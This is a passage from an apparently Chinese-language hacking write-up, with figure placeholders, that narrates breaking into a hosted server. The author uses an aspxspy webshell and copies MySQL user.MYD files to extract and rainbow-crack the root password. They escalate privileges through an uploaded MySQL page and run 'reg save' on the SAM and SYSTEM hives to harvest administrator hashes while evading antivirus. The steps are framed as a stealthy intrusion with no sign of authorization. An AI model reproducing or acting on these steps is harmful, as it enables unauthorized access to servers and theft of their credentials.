


图6

由于对aspx不是很熟悉，也就不去纠结它的图片文件判断原理了。Webshell终于千辛万苦获得了，支持aspx，立马上传aspxspy，能成功执行命令。先别急着提权，看看是否与目标服务器在同一网关下。先“ping *.*.*.171”，再查看“arp –a”。结果如图8所示，当前服务器与目标IP在同一网关下。




图7




图8

接下来就是提权了，服务器虽然是一台虚拟主机，但在磁盘文件的权限控制方面却与想像中的大相径庭，实在太宽松了，全盘都可浏览。由于考虑到FileZilla提权需要端口转发，而我所在的上网环境又不是外网，太过麻烦，并没有优先考虑。看看是否有其它的提权方法，浏览了几个web.config文件，全是连接的mdb数据库。翻文件翻到了管理员用来管理的FlashFXP（如图9）。下载回本地，不禁YY，是否有管理员用来管理此服务器的特权用户，一番测试后，发现用户都是其它网站的普通管理用户。




图9

转了转，在D盘下发现了mysql的数据库位置，这可是个好东西呀（如图10）。




图10

就先试试mysql的提权吧，不仅方便，隐蔽性也高。先破解root的密码，MYSQL数据库用户密码都保存在user.MYD文件中，包括root用户和其他用户的密码。可使用UltraEdit-32编辑器直接打开user.MYD文件，打开后使用二进制模式进行查看，可以看到在root用户后面是一串字符串，这些字符串即为用户加密值。由于在使用二进制查看时，会有乱码或其它等字符的干扰，这里我用了另外一种方法：

将user.frm、user.MYD、user.MYI这3个文件下载回，本地搭建好mysql服务器，把本地C:\Program Files\MYSQL\MYSQL Server 5.0\data\MYSQL中的所有内容复制到新建立的文件夹mysql2下，再将刚下载回的3个文件覆盖。本地登录mysql，用“use mysql2”切换到mysql2库，“select host,user,password,select_priv from user;”查询出来的用户就是服务器上的用户了（如图11），其中在select_priv一栏下显示为Y的即为root级别的用户了。




图11

将密码用彩虹表破解之，用的6位的纯字母，三分钟不到便轻松的破解出来。在当前aspxspy目录中上传php文件，不能成功解析，看来php站点与asp、aspx站点目录是独立的。查看了aspx下的IISSPY中各自网站的物理路径，找了个php的站点，上传mysql的提权页面。执行命令（如图12）提权成功。

新建立用户感觉动静太大，先破解管理员的hash再说。由于上面安装有杀毒软件，而我用的gsecdump与pwdump都没有免杀处理。只好将注册表相关键值导出，执行命令：

Reg save hklm\sam C:\RECYCLER\sam.hive

Reg save hklm\system C:\RECYCLER\system.hive

由于在php中，“\”必须转换为“\\”才能正确执行，遂将以上命令保存到批处理中，执行结果（如图13）。

